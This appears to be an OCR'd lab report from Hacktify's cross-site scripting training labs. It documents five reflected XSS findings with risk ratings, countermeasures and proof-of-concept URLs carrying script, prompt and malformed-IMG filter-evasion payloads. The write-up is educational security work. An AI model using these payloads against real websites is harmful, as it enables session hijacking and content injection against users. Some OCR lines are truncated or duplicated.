
Proof of Concept



Burp Suite Community Edition v2024.12.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Event log (24) All issues
Memory: 134.3MB

```
<h1> Happy Hacking</h1>
```

```
<h1> Happy Hacking</h1>
```

```
%3c%68%31%3e%20%48%61%70%70%79%20%48%61%63%6b%69%6e%67%3c%2f%68%31%3e
```





Search and Filter

Enter text Search

Your Searched results for

Happy Hacking


© Copyrights 2021 Hacktify Cybersecurity All rights reserved

2. Cross-Site Scripting

2.1 Let's Do It!

Reference	**Risk Rating**
Let's Do It!	**Low**
Tools Used	
XSS payloads - Scripts	
Vulnerability Description	
The vulnerability you exploited is **Reflected Cross-Site Scripting (XSS)**, where user input is not properly sanitized and gets executed as JavaScript in the browser. This allows attackers to inject malicious scripts, which can steal cookies, deface webpages, or perform unauthorized actions on behalf of users. Fixing this requires **proper input encoding**, **CSP implementation**, and **disabling inline scripts**.	
How It Was Discovered	
Manual Analysis – using XSS payloads or Scripts.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php	
Consequences of not Fixing the Issue	
If **Reflected XSS** is not fixed, attackers can steal user cookies, hijack sessions, deface websites, redirect users to malicious sites, or execute unauthorized actions on behalf of victims. This can lead to **data theft, loss of user trust, and security breaches**.	
Suggested Countermeasures	
To prevent **Reflected XSS**, always **sanitize and encode user input** before displaying it. Use htmlspecialchars() in PHP, implement **Content Security Policy (CSP)** to block inline scripts, and enable **input validation** to reject harmful characters. A **Web Application Firewall (WAF)** can also help detect and block attacks.	
References	
https://owasp.org/www-community/attacks/xss/	


Proof of Concept


labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=<script>alert%28%27Happy+Hacking%27%29<%2Fscript

Subscribe to our NewsLetter

<script>alert('HappyHacking')</s

Thanks for your Subscription!
You'll receive email on



labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=<script>alert%28%27HappyHacking%27%29<%2Fscript>


labs.hacktify.in says

HappyHacking

2.2 Balancing is Important in Life!

Reference	Risk Rating
Balancing is Important in Life!	**Low**
Tools Used	
XSS payloads - Scripts	
Vulnerability Description	
The vulnerability you exploited is **Reflected Cross-Site Scripting (XSS)**, where user input is not properly sanitized and is executed as JavaScript in the browser. Your payload injected a <script> tag, causing the browser to run the malicious code. Attackers can use this to **steal cookies, hijack sessions, redirect users, or deface webpages**. Fixing this requires **proper input encoding, CSP implementation, and input validation** to block harmful scripts.	
How It Was Discovered	
Manual Analysis – using XSS payloads or Scripts.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php	
Consequences of not Fixing the Issue	
If **Reflected XSS** is not fixed, attackers can steal user cookies, hijack accounts, deface webpages, redirect users to phishing sites, or execute malicious actions on behalf of victims. This can lead to **data breaches, financial loss, reputational damage, and legal consequences** for the website owner.	
Suggested Countermeasures	
To prevent **Reflected XSS**, **sanitize and encode user input** using htmlspecialchars() in PHP, implement **Content Security Policy (CSP)** to block inline scripts, and use **input validation** to reject malicious characters. Enable a **Web Application Firewall (WAF)** to detect and block attacks, and conduct regular security testing to identify vulnerabilities.	
References	
https://portswigger.net/web-security/cross-site-scripting	

Proof of Concept


labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email=<script>alert%280%29<%2Fscript>

Happy Hacking


Subscribe to our NewsLetter

"><script>alert('HappyHacking')<

Subscribe

Thanks for your Subscription!
You'll receive email on <script>alert(0)</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved


labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email="><script>alert%28%27HappyHacking%27%29<%2Fscript>


labs.hacktify.in says
HappyHacking


OK

2.3 XSS is everywhere!

Reference	Risk Rating
XSS is everywhere!	**Low**
Tools Used	
XSS payloads - Scripts	
Vulnerability Description	
The vulnerability you exploited is **Reflected Cross-Site Scripting (XSS)**, where user input is not properly sanitized and gets executed as JavaScript in the browser. Your payload contained a <script> tag within an email input field, tricking the application into running malicious code. Attackers can use this to **steal cookies, hijack sessions, inject phishing forms, or manipulate website content**. Fixing this requires **proper input validation, output encoding, and CSP (Content Security Policy) implementation** to block malicious scripts.	
How It Was Discovered	
Manual Analysis – using XSS payloads with mail extension (@gmail.com).	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php	
Consequences of not Fixing the Issue	
If **Reflected XSS** is not fixed, attackers can execute malicious scripts to **steal cookies, hijack user sessions, deface webpages, redirect users to phishing sites, or inject fake login forms**. This can lead to **data breaches, identity theft, reputational damage, and financial loss** for both users and the website owner.	
Suggested Countermeasures	
To prevent **Reflected XSS**, **sanitize and encode user input** using htmlspecialchars() in PHP, implement **To prevent Reflected XSS, sanitize and encode user input using htmlspecialchars() in PHP, implement Content Security Policy (CSP) to block inline scripts, and use input validation to reject malicious characters. Additionally, enable a Web Application Firewall (WAF) to detect and block attacks, and conduct regular security testing to identify vulnerabilities before attackers exploit them.**	
References	
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html	

Proof of Concept


Subscribe
labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php
HACKTIFY
Happy Hacking
Subscribe to our NewsLetter
<script>alert('Vulnhub')</script>
Subscribe
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


labs.hacktify.in/HTML/xss_lab/lab_3/lab_3.php?email=<script>alert%28%27Vulnhub%27%29<%2Fscript>%40gmail.com

labs.hacktify.in says

Vulnhub


Subscribe to our NewsLetter


Thanks for your Subscription!
You'll receive email on

2.4 Alternatives are must!

Reference	**Risk Rating**
Alternatives are must!	**Medium**
Tools Used	
XSS payloads - Scripts	
Vulnerability Description	
The vulnerability you exploited is **Reflected Cross-Site Scripting (XSS)**, where user input is not properly sanitized and gets executed as JavaScript in the browser. The payload injected a <script> tag, causing the browser to run the malicious code. Attackers can use this to **steal cookies, hijack sessions, inject phishing forms, or manipulate website content**. Fixing this requires **proper input validation, output encoding, and CSP (Content Security Policy) implementation** to block malicious scripts.	
How It Was Discovered	
Manual Analysis – understanding the page source.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php	
Consequences of not Fixing the Issue	
If **Reflected XSS** is not fixed, attackers can execute malicious scripts to **steal cookies, hijack user sessions, deface webpages, redirect users to phishing sites, or inject fake login forms**. This can lead to **data breaches, identity theft, reputational damage, and financial loss** for both users and the website owner.	
Suggested Countermeasures	
To prevent **Reflected XSS**, **sanitize and encode user input**, implement **Content Security Policy (CSP)** to block inline scripts, and use **input validation** to reject malicious characters. Additionally, enable a **Web Application Firewall (WAF)** to detect and block attacks, and conduct **regular security testing** to identify vulnerabilities before attackers exploit them.	
References	
https://stackoverflow.com/questions/12072124/whats-the-alternate-for-alert-function-in-javascript	

Proof of Concept


```
labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php
```
Subscribe
Happy Hacking
Subscribe to our NewsLetter
"><script>prompt('HappyHacking
Subscribe
© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email="><script>prompt%28%27HappyHacking%27%29<%2Fscript>
```
labs.hacktify.in says

HappyHacking

2.5 Developer hates Scripts!

Reference	Risk Rating
Developer hates Scripts!	**High**
Tools Used	
XSS payloads - Scripts	
Vulnerability Description	
The vulnerability you exploited is **Reflected Cross-Site Scripting (XSS)**, where the application fails to properly sanitize user input, allowing malicious JavaScript to execute in the browser. Your payload used an <IMG> tag with a broken attribute to inject a <SCRIPT> element, triggering an alert. Attackers can exploit this to **steal cookies, hijack user sessions, redirect users to phishing sites, or manipulate webpage content**.	
How It Was Discovered	
Manual Analysis – understanding the page source.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_5/lab_5.php	
Consequences of not Fixing the Issue	
If **Reflected XSS** is not fixed, attackers can exploit it to **execute arbitrary JavaScript in users' browsers**, leading to **session hijacking, credential theft, unauthorized actions on behalf of users, and redirection to malicious sites**. This can compromise **user trust, expose sensitive data, and damage the website's integrity**, making it a target for further exploitation.	
Suggested Countermeasures	
To prevent **Reflected XSS**, applications should **sanitize and encode user input** before rendering it in the browser. Implement **Content Security Policy (CSP)** to restrict script execution, use **input validation** to block dangerous characters, and employ **HTTP-only and secure cookies** to prevent session hijacking. Additionally, enabling a **Web Application Firewall (WAF)** and conducting **regular security audits** can help detect and mitigate XSS vulnerabilities.	
References	
https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html	

Proof of Concept




labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php

Subscribe to our NewsLetter

```
<IMG """><SCRIPT>alert("HACKEI
```

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email=<IMG+"""><SCRIPT>alert%28"HACKER"%29<%2FSCRIPT>"%5C>
```

labs.hacktify.in says

